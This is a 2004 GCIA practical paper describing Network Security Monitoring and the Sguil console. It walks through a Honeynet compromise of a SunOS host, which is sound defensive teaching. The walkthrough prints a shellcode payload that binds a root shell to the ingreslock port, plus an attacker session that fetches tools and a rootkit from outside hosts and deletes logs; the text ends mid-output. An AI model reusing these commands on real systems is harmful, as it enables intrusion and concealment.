GCIA Practical Version 3.4

Christopher J. Reining

03/30/2004

The State of Intrusion Detection

The Network Security Monitoring Concept

The adoption of network Intrusion Detection Systems (IDS) within organizations is widespread. They have become an asset to augment other security devices such as firewalls. However, there have been numerous debates on what value network IDS is providing. A valid concern and often used debate point is that in an alert-centric IDS model there are too many unanswered questions. Figuring out if a host that is attacked responded to the stimuli and if so how it responded simply takes time. This time required per attack, multiplied by the number of alerts received in an enterprise environment (easily numbering in the tens of thousands per day), becomes unmanageable. In this article, a concept called Network Security Monitoring will be presented which attempts to overcome the shortcomings of an alert-centric IDS model. Also, a tool to implement Network Security Monitoring will be introduced.

In an organization that has deployed an alert-centric network IDS, such as Snort, there has probably been discouragement at some point or another that an alert is all the information that is provided. Seemingly the IDS analyst is lacking other bits of information that would be useful about network events surrounding the detect. The environment that receives only an alert from a network IDS leaves more questions than it answers. Was the attack successful? Is the target patched for the vulnerability? Is the machine compromised now? Is an attacker doing something malicious from the machine now? What exactly happened here? Additional data surrounding the alert such as how the attacked host responded to the stimuli and what other network transactions occurred in the same time frame would be beneficial to an analyst responding to an attack. Network IDS alone was not designed to provide this information. This is where the Network Security Monitoring (NSM) concept comes in. It includes not only the alert but also full packet captures and data on who is talking to whom on the network. Todd

Heberlein first coined the term NSM as part of the Network Security Monitor [1] which was the original core of some of the very first network based IDS.

Note that IDS is still used as a component of NSM, but it is just one of the tools. Its purpose is to provide the alert. The other tools used by NSM include: the raw data (or the full packet captures) and session data (the Internet Protocol address transactions, who is talking to whom), which augment the alert from the IDS. NSM is important because of the current challenge facing network IDS which is not in collecting or managing alerts from an IDS deployment (an alert browser such as ACID handles this task quite well) but in the ability to tell what actually transpired on the wire and to deal with it rapidly. NSM is instrumental in taking network IDS to this next level by providing the correlation of the related raw and session data. This allows one to drill through an alert in a top down fashion starting with the alert, through the raw data, and through the session data in order to accurately assess and analyze the alert.

To stress what NSM provides again, it is the following three data types:

Event Data: The IDS alert

Session Data: Records of Internet Protocol address transactions

Raw Data: Full packet captures

Now why would somebody want to spend more time and money on deploying the NSM framework over an existing network IDS? Well, let us take a high-level walk through the major differences of the two. The IDS system provides the analyst with event data such as "id check returned root" (Snort specific example), sometimes along with the packet payload that tripped the signature. When the analyst receives such an event they will likely look at the destination port and the payload of the packet that tripped the signature. From this information they may be able to deduce the packet in question was an email from the company's subscription to the Bugtraq mailing list which contained proof of concept exploit code. What if the analyst can not make a determination if the event was malicious in intent or not? If it was, did it succeed against the target host? With NSM the analyst has two additional data types that greatly assist in answering these questions. First, the analyst has raw data that can provide the exact TCP session that transpired. This information would contain what the source host said to the destination and what the destination said back covering the course of their entire conversation. With this in hand, an analyst should be able to determine two things; if the event is malicious or not and what, if any, response the target made to the stimuli. Second, if a compromise of the target was indeed made, the analyst now has additional information from the session data that can tell them what connections came from or went to the target before, during, and after compromise. This information will show the intruders activities on the monitored network. As an aside, session data is also very useful if the analyst does not even have an event to work with. There might be times when an analyst receives a telephone call from a fellow employee such as: "So and so's machine is acting weird, it might have a virus or something". The analyst can look at the session data to see if the host in question is doing something on abnormal ports, trying to talk to an external IRC server, or the like. From the session data the analyst can retrieve raw data as well, if needed. Overall, the complementary data types that NSM provides to events greatly helps in rapid analysis and is very beneficial after a successful intrusion for recreation of what occurred (and if needed, in a court of law).

So how does one go about actually performing NSM? The software that comprises Sguil [2] (QPL licensed) is designed around the NSM concepts. The three aforementioned NSM data types are provided by the various components of Sguil. These components consist of the sensor, the database, the GUI server, and the GUI client. They are explained as follows:

Sensor

The sensor runs the Snort intrusion detection system and takes advantage of unified output Barnyard reads. A couple patches are optionally required against the Snort portscan preprocessor and stream4 preprocessor in order to load portscan data into the database and to collect and load session data into the database, respectively.

- **Barnyard**
There is an output plugin in Barnyard that allows the sensor to send events to sguild and the database.

- **portscan preprocessor patch**
This patch allows pipe delimited Snort portscan data to be loaded into the database by sensor_agent.tcl.

- **stream4 preprocessor patch**
This patch makes use of the Snort stream4 preprocessor in order to collect session data which is then loaded into the database in pipe delimited format by sensor_agent.tcl.

- **sensor_agent.tcl**
This script forwards the portscan and session data to sguild where it is loaded into the database.

- **log_packets.sh**
This shell script logs binary traffic via Snort in packet logger mode (much like running Tcpdump). By default it will log every packet on the network. This behavior is expected but may be problematic on high speed networks. The ability to use BPF filters within the script to exclude certain traffic types may be needed. For instance, excluding outbound HTTP traffic from logging may be advisable. log_packets.sh has a configurable option to remove the oldest data stored on disk once a certain disk space threshold is

reached, for example 90%.

Database

The database server can be run on the same machine as the GUI server or separate. The supported databases at this time are MySQL and PostgreSQL.

GUI Server (sguild)

The purpose of sguild is to provide the clients with the NSM data and interface with the database. The ability to have sguild email or page alerts based on Snort classifications or Snort ID is also an option.

- Xscriptd

The purpose of this component is to retrieve the binary data logged on the sensor associated with a particular event. Xscriptd, depending on what the analyst requests, will return either a transcript of the TCP session generated by tcpflow [3] or forward the binary data for display with Ethereal [4]. The transcript returned by tcpflow will also include the operating system of the source address as determined by the passive operating system fingerprinter p0f [5]. It is worth noting that the Xscriptd depends on the use of SSH public/private key pairs in order to retrieve the binary data from the remote sensors and only retrieves what raw data is needed using time and source/destination Internet Protocol addresses and ports.


GUI Client (sguil.tk)

The client, sometimes referred to as the console, can be run on linux, BSD based, or Windows based operating systems. The features of the console are plentiful and include:


- Authentication to sguild.
- Ability to monitor arbitrary sensors. Useful for teams of analysts whose duties are to monitor certain sensors.
- Reverse DNS of source and/or destination Internet Protocol addresses.
- Whois lookups of source and/or destination Internet Protocol addresses.
- Auto-concatenation of similar events. For example, if there are 500 of the same alert with the same source and destination Internet Protocol addresses just one alert will show in the console (will be marked with the number 500 under the Count column).
- Dshield.org Internet Protocol address and port lookups for correlation with other systems around the globe.
- Ability to query historical event and session data by Internet Protocol address of real time events.
- Full TCP transcript generation (including identification of source operating system utilizing p0f).
- Raw packet capture retrieval for display with Ethereal.

- Buttons for external web browser data: Snort SIDs and ICAT.
- Event escalation to a separate tab.
- Event categorization. Each event has to be marked as one of the 7 categorizes available or as no further action required. The categories in order of high to low severity are Root/Administrator Account Compromise, User Account Compromise, Attempted Account Compromise, Denial of Service, Poor Security Practice or Policy Violation, Reconnaissance, and Virus Activity.
- Custom and pre-formatted SQL queries on the database.
- Emailing event data to ISP abuse addresses.
- Report generation.
- Accountability as each event has to be validated. When an event is categorized by an analyst it is removed from all connected consoles but remains in the database along with it's categorization, the analyst who made the categorization, and any comments they made.
- Chat window for communication with other connected analysts.


The following diagram illustrates how the Sguil components fit together. When Sguil was designed in early 2003 there was quite some thought put in to making the architecture as flexible and as scalable as possible. Note that the GUI server can be run on the same server as the database or separate. The GUI client to GUI server has the option to be run over SSL, encrypting the communication. In fact, the sensor to database/GUI server can be encrypted as well utilizing Barnyard wrapped in stunnel, or tunneled via SSH or IPSEC. This would create an entirely encrypted NSM deployment.



The Sguil console is shown in the following two figures [6]. The first one shows the Real Time events whereas the second one shows a TCP transcript as requested by an analyst and generated by Xscriptd.



File Query Reports Database Sound: Off
2003-10-30 01:37:40 GMT
RealTime Events Escalated Events
ST CNT Sensor sid.cid Date/Time Src IP SPort Dst IP DPort Pr Event Message
RT 3 gateway 2.12914 2003-10-27 23:05:00 67.11.255.148 40819 198.187.189.22 80 6 WEB-CGI wrap access
RT 2 gateway 2.12943 2003-10-28 03:56:48 12.242.225.7 67.11.255.148 1 ICMP PING NMAP
RT 2 gateway 2.13125 2003-10-28 11:12:25 24.30.199.231 37718 67.11.255.148 69 17 TFTP Get
RT 2 gateway 2.13363 2003-10-29 02:14:24 81.48.173.194 67.11.255.148 1 ICMP PING NMAP
RT 7 gateway 2.13550 2003-10-29 19:05:05 67.11.255.148 2870 216.239.41.99 80 6 WEB-CGI ksh access
RT 1 gateway 2.13569 2003-10-29 22:28:30 68.21.35.33 67.11.255.148 1 ICMP PING NMAP
RT 1 gateway 2.13567 2003-10-29 20:58:57 64.83.56.127 2179 67.11.255.148 554 6 LOCAL Attempted Incoming Connection
RT 5 gateway 2.13572 2003-10-29 23:20:40 194.199.20.114 20 67.11.255.148 40372 6 LOCAL Attempted Incoming Connection
RT 1 gateway 2.13579 2003-10-30 00:40:11 66.213.192.43 25143 67.11.255.148 80 6 LOCAL Attempted Incoming Connection
RT 4 gateway 2.13582 2003-10-30 01:10:56 64.166.7.185 3342 67.11.255.148 4899 6 LOCAL Attempted Incoming Connection
RT 1 gateway 2.13587 2003-10-30 01:23:22 67.163.206.228 2283 67.11.255.148 4899 6 LOCAL Attempted Incoming Connection
RT 3 gateway 2.13594 2003-10-30 01:33:13 67.11.255.148 55018 66.35.250.209 21 6 LOCAL Outbound FTP
RT 20 gateway 2.10482 2003-10-23 16:28:12 128.193.0.28 40544 67.11.255.148 23 6 spp_portscan: Portscan Detected
Src IP: 67.11.255.148
Src Name: cs6711255-148.satx.rr.com
Dst IP: 216.239.41.99
Dst Name: Unknown
Reverse DNS Whois Query: None Src IP Dst IP
OrgName: Google Inc.
OrgID: GOGL
Address: 2400 E. Bayshore Parkway
City: Mountain View
StateProv: CA
PostalCode: 94043
System Messages User Messages
[01:33:40] <sguild> Connected users: bamm
MSG:
Show Packet Data Show Rule www.snort.org
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-CGI ksh access"; flow:to_
IP Source IP Dest IP Ver HL TOS len ID Flags Offset TTL
67.11.255.148 216.239.41.99 4 5 0 833 3125 2 0 64
TCP Source Port Dest Port Seq # Ack # Offset Res Window Urp
2870 80 1445185561 3827089866 5 0 58400 722 0
DATA
GET /url?sa=U&st art=6&q=http://w ww.bolthole.com/ solaris/ksh.html &e=7630 HTTP/1.0 ..User-Agent: Mo zilla/5.0 (X11; U; Linux i686; e n-US; rv:1.5) Ge cko/20031007 Fir



gateway_1067469778108565
File
Sensor Name: gateway
Timestamp: 2003-10-29 23:20:39
Connection ID: .gateway_1067469778108565
Src IP: 67.11.255.148 (cs6711255-148.satx.rr.com)
Dst IP: 194.199.20.114 (mahe.inrialpes.fr)
Src Port: 40371
Dst Port: 21
OS Fingerprint: 67.11.255.148:40371 - Linux 2.4/2.6 (up: 49 hrs)
OS Fingerprint: -> 194.199.20.114:21 (distance 1, link: ethernet/modem)
DST: 220 (vsFTPd 1.2.0)
DST:
SRC: USER anonymous
SRC:
DST: 331 Please specify the password.
DST:
SRC: PASS sguil@fin.bamm.net
SRC:
DST: 230 Login successful.
DST:
SRC: SYST
SRC:
DST: 215 UNIX Type: L8
DST:
SRC: PORT 67,11,255,148,157,180
SRC:
DST: 200 PORT command successful. Consider using PASV.
DST:
SRC: TYPE I
SRC:
Debug Messages
snort.log.1067468401
Creating unique data file on gateway.
Copying the file from gateway.
Removing file from gateway.

Let us walk through a compromise of a machine to show the difference between information provided by IDS and NSM. We can imagine that we have deployed two sensors side by side, one is an IDS setup running Snort; providing information to a console such as ACID and one is the NSM setup running Snort with a Sguil console.

The compromise comes from a packet capture file provided by the Honeynet Project Scan of the Month Challenge number 28 [7] and has been replayed on the network. In short, it is a compromise of a SunOS 5.8 machine.

IDS setup

Event Data:

```
[**] [1:645:3] SHELLCODE sparc NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
11/29-10:36:26.503382 61.219.90.180:56711 -> 192.168.100.28:6112
TCP TTL:44 TOS:0x0 ID:61373 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x7FC1DB88  Ack: 0xBA41EB06  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 48510034 113867474
[Xref => http://www.whitehats.com/info/IDS353]
```

The only bit of information we have from the IDS that shows up in ACID is the event data. The analyst is unsure if the event is malicious in nature or if it matched on legitimate network traffic, if the target host is vulnerable or even if the target host is compromised now. The analyst either will ignore this event or will have to seek out and talk to the administrator of the target in order to determine if the machine is compromised.

NSM setup

Event Data:


```
[**] [1:645:3] SHELLCODE sparc NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
11/29-10:36:26.503382 61.219.90.180:56711 -> 192.168.100.28:6112
TCP TTL:44 TOS:0x0 ID:61373 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x7FC1DB88  Ack: 0xBA41EB06  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 48510034 113867474
[Xref => http://www.whitehats.com/info/IDS353]
```


The Event from the IDS that shows up in Sguil is the same information as that shown in ACID. However, additional event data in the way of a packet payload is present:

```
0000  08 00 20 d1 76 19 00 07  ec b2 d0 0a 08 00 45 00   .. Ñ... ìÐ..E.
0020  64 1c dd 87 17 e0 7f c1  db 88 ba 41 eb 06 80 10   d.Ý.àÁÛºë..
0040  7a d2 30 30 30 30 30 30  30 32 30 34 31 30 33 65   zÒ00000 0204103e
0050  30 30 30 33 20 20 34 20  00 00 00 31 30 00 80 1c   0003  4  ...10...
0060  40 11 80 1c 40 11 10 80  01 01 80 1c 40 11 80 1c   @...@... ....@...
```

```
0070  40 11 80 1c 40 11 80 1c  40 11 80 1c 40 11 80 1c   @...@... @...@...

<snip out lines of NOP sled 801c 4011>

0530  ff ec 82 10 20 0b 91 d0  20 08 2f 62 69 6e 2f 6b   ÿ.. ..Ð ./bin/k
0540  73 68 20 20 20 20 2d 63  20 20 65 63 68 6f 20 22   sh    -c   echo "
0550  69 6e 67 72 65 73 6c 6f  63 6b 20 73 74 72 65 61   ingreslo ck strea
0560  6d 20 74 63 70 20 6e 6f  77 61 69 74 20 72 6f 6f   m tcp no wait roo
0570  74 20 2f 62 69 6e 2f 73  68 20 73 68 20 2d 69 22   t /bin/s h sh -i"
0580  3e 2f 74 6d 70 2f 78 3b  2f 75 73 72 2f 73 62 69   >/tmp/x; /usr/sbi
0590  6e 2f 69 6e 65 74 64 20  2d 73 20 2f 74 6d 70 2f   n/inetd  -s /tmp/
05a0  78 3b 73 6c 65 65 70 20  31 30 3b 2f 62 69 6e 2f   x;sleep  10;/bin/
05b0  72 6d 20 2d 66 20 2f 74  6d 70 2f 78 20 41 41 41   rm -f /t mp/x AAA
05c0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
05d0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
05e0  41 41 41 41 41 41 41 41  41 41                     AAAAAAAA AA
```

At this point the analyst does not know if the attack succeeded or not. It certainly looks like it is malicious in intent though. There is a NOP sled, typical of an exploit, and then what appears to be shell commands. The analyst quickly queries the session data for connections from source Internet Protocol address 61.219.90.180 to destination Internet Protocol address 192.168.100.28 (the same IP address pair from the alert). This query returns six rows to the analyst:

```
--------------------------------------------------------------------------
Session ID:1076349659263096
Start Time:2004-02-09 18:00:14 End Time:2004-02-09 18:00:14
61.219.90.180:56709 -> 192.168.100.28:1524
Source Packets:1 Bytes:0
Dest Packets:0 Bytes:0
--------------------------------------------------------------------------
Session ID:1076349659263256
Start Time:2004-02-09 18:00:17 End Time:2004-02-09 18:00:17
61.219.90.180:56712 -> 192.168.100.28:1524
Source Packets:6 Bytes:208
Dest Packets:1 Bytes:2
--------------------------------------------------------------------------
Session ID:1076349659263488
Start Time:2004-02-09 18:00:14 End Time:2004-02-09 18:00:14
61.219.90.180:56399 -> 192.168.100.28:6112
Source Packets:2 Bytes:0
Dest Packets:0 Bytes:0
--------------------------------------------------------------------------
Session ID:1076349659263647
Start Time:2004-02-09 18:00:14 End Time:2004-02-09 18:00:14
61.219.90.180:56710 -> 192.168.100.28:6112
Source Packets:4 Bytes:33
Dest Packets:1 Bytes:70
--------------------------------------------------------------------------
Session ID:1076349659263806
Start Time:2004-02-09 18:00:14 End Time:2004-02-09 18:00:16
61.219.90.180:56711 -> 192.168.100.28:6112
Source Packets:3 Bytes:2730
```

```
Dest Packets:2 Bytes:0
--------------------------------------------------------------------------
Session ID:1076349983143684
Start Time:2004-02-09 18:01:41 End Time:2004-02-09 18:05:50
61.219.90.180:56712 -> 192.168.100.28:1524
Source Packets:1847 Bytes:415
Dest Packets:177 Bytes:2872
```

Three of those matches show a connection to the target on port 1524, shortly after the event with the malicious payload. The analyst looks again at the event payload and after studying it for a bit sees that the shell commands are attaching a root shell to the ingreslock port, which by default is 1524. Raw data is needed at this point so a binary packet capture file is requested within Sguil for the first connection of the three (from the session data) to the target on port 1524. The capture file takes a few moments to be retrieved as it is copied from the sensor. Soon enough though, it is displayed by Ethereal and shows a fair bit of activity typically not a good sign. The analyst chooses the option within Ethereal to "Follow TCP stream" and the following information is displayed:

```
# uname -a;ls -l /core
/var/dt/tmp/DTSPCD.log;PATH=/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin:/usr/
ccs/bin:/usr/gnu/bin;export PATH;echo "BD PID(s): "`ps -fed|grep ' -s
/tmp/x'|grep -v grep|awk '{print $2}'`
SunOS zoberius 5.8 Generic_108528-09 sun4u sparc SUNW,Ultra-5_10
/core: No such file or directory
/var/dt/tmp/DTSPCD.log: No such file or directory
BD PID(s): 1773
# wget
wget: not found
# w
  9:44am  up 13 day(s),  4:24,  0 users,  load average: 0.00, 0.00, 0.01
User     tty           login@  idle   JCPU   PCPU  what
# /bin/sh -i
unset HISTFILE
# unset DISPLAY
mkdir /usr/share/man/man1/.old
cd /usr/share/man/man1/.old
# # # ftp 62.211.66.16 21
bobzz
ftp: ioctl(TIOCGETP): Invalid argument
Password:joka

get wget
get dlp
get solbnc
get iupv6sun
Name (62.211.66.16:root): iupv6sun: No such file or directory.
get ipv6sun
quit
# ls
dlp
ipv6sun
```

```
solbnc
wget
# chmod +x solbnc wget dlp
# ./wget
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try `wget --help' for more options.
# ./wget http://62.211.66.53/bobzz/sol.tar.gz
--09:47:58--  http://62.211.66.53:80/bobzz/sol.tar.gz
           => `sol.tar.gz'
Connecting to 62.211.66.53:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 1,884,160 [application/x-tar]

    0K -> .......... .......... .......... .......... .......... [  2%]
   50K -> .......... .......... .......... .......... .......... [  5%]
  100K -> .......... .......... .......... .......... .......... [  8%]
  150K -> .......... .......... .......... .......... .......... [ 10%]
  200K -> .......... .......... .......... .......... .......... [ 13%]
  250K -> .......... .......... .......... .......... .......... [ 16%]
  300K -> .......... .......... .......... .......... .......... [ 19%]
  350K -> .......... .......... .......... .......... .......... [ 21%]
  400K -> .......... .......... .......... .......... .......... [ 24%]
  450K -> .......... .......... .......... .......... .......... [ 27%]
  500K -> .......... .......... .......... .......... .......... [ 29%]
  550K -> .......... .......... .......... .......... .......... [ 32%]
  600K -> .......... .......... .......... .......... .......... [ 35%]
  650K -> .......... .......... .......... .......... .......... [ 38%]
  700K -> .......... .......... .......... .......... .......... [ 40%]
  750K -> .......... .......... .......... .......... .......... [ 43%]
  800K -> .......... .......... .......... .......... .......... [ 46%]
  850K -> .......... .......... .......... .......... .......... [ 48%]
  900K -> .......... .......... .......... .......... .......... [ 51%]
  950K -> .......... .......... .......... .......... .......... [ 54%]
 1000K -> .......... .......... .......... .......... .......... [ 57%]
 1050K -> .......... .......... .......... .......... .......... [ 59%]
 1100K -> .......... .......... .......... .......... .......... [ 62%]
 1150K -> .......... .......... .......... .......... .......... [ 65%]
 1200K -> .......... .......... .......... .......... .......... [ 67%]
 1250K -> .......... .......... .......... .......... .......... [ 70%]
 1300K -> .......... .......... .......... .......... .......... [ 73%]
 1350K -> .......... .......... .......... .......... .......... [ 76%]
 1400K -> .......... .......... .......... .......... .......... [ 78%]
 1450K -> .......... .......... .......... .......... .......... [ 81%]
 1500K -> .......... .......... .......... .......... .......... [ 84%]
 1550K -> .......... .......... .......... .......... .......... [ 86%]
 1600K -> .......... .......... .......... .......... .......... [ 89%]
 1650K -> .......... .......... .......... .......... .......... [ 92%]
 1700K -> .......... .......... .......... .......... .......... [ 95%]
 1750K -> .......... .......... .......... .......... .......... [ 97%]
 1800K -> .......... .......... .......... ..........            [100%]

09:55:09 (4.27 KB/s) - `sol.tar.gz' saved [1884160/1884160]
```

```
# rrrrrretar -xf sol.tar.gz
rrrrrretar: not found
# cd sol
sol: does not exist
# ./setup
./setup: not found
# cd sol
sol: does not exist
# tar -xf sol.tar.gz
# cd sol
# ./setup
[0;36mbobz oN ircNet on join #privè
     /\                                               /\
  _/  \    ___|   Autor: bobz    |___    /  \_
      \  /                                       \  /
       \/                                         \/



   ********
   ********            **     **       **
   **                  **    **       *  *
   ******* **********  **   **       *    *
   ******* **       ** ******      ********
        ** **       ** ******     **********
   ******* **       ** **   **    **       **
   ******* **       ** **    **   **       **
           **********  **     **  **       **
     /\                                             /\
  _/  \    ___| Autor: bobz    |___    /  \_
      \  /                                     \  /
       \/                                       \/

       ...:::[ Autore bobz ]:::...
  ...:::[ On IRcnEt On Join #bobz ]:::...

Ti:AmO:RosariADelete Logz...
-------
Deleting /var/log...
/var/log/secure: No such file or directory
/var/log/secure.1: No such file or directory
/var/log/secure.2: No such file or directory
/var/log/secure.3: No such file or directory
/var/log/secure.4: No such file or directory
/var/log/boot.log: No such file or directory
/var/log/boot.log.1: No such file or directory
/var/log/boot.log.2: No such file or directory
/var/log/boot.log.3: No such file or directory
/var/log/boot.log.4: No such file or directory
/var/log/cron: No such file or directory
/var/log/cron.1: No such file or directory
/var/log/cron.2: No such file or directory
/var/log/cron.3: No such file or directory
/var/log/cron.4: No such file or directory
```

```
/var/log/lastlog: No such file or directory
/var/log/xferlog: No such file or directory
/var/log/xferlog.1: No such file or directory
/var/log/xferlog.2: No such file or directory
/var/log/xferlog.3: No such file or directory
/var/log/xferlog.4: No such file or directory
/var/log/wtmp: No such file or directory
/var/log/wtmp.1: No such file or directory
/var/log/spooler: No such file or directory
/var/log/spooler.1: No such file or directory
/var/log/spooler.2: No such file or directory
/var/log/spooler.3: No such file or directory
/var/log/spooler.4: No such file or directory
---
LogZ Cancellati...
Delete LogZ by warning
[1;37m*[0;37m Starting up at: [0;36m1038585350[0;37m
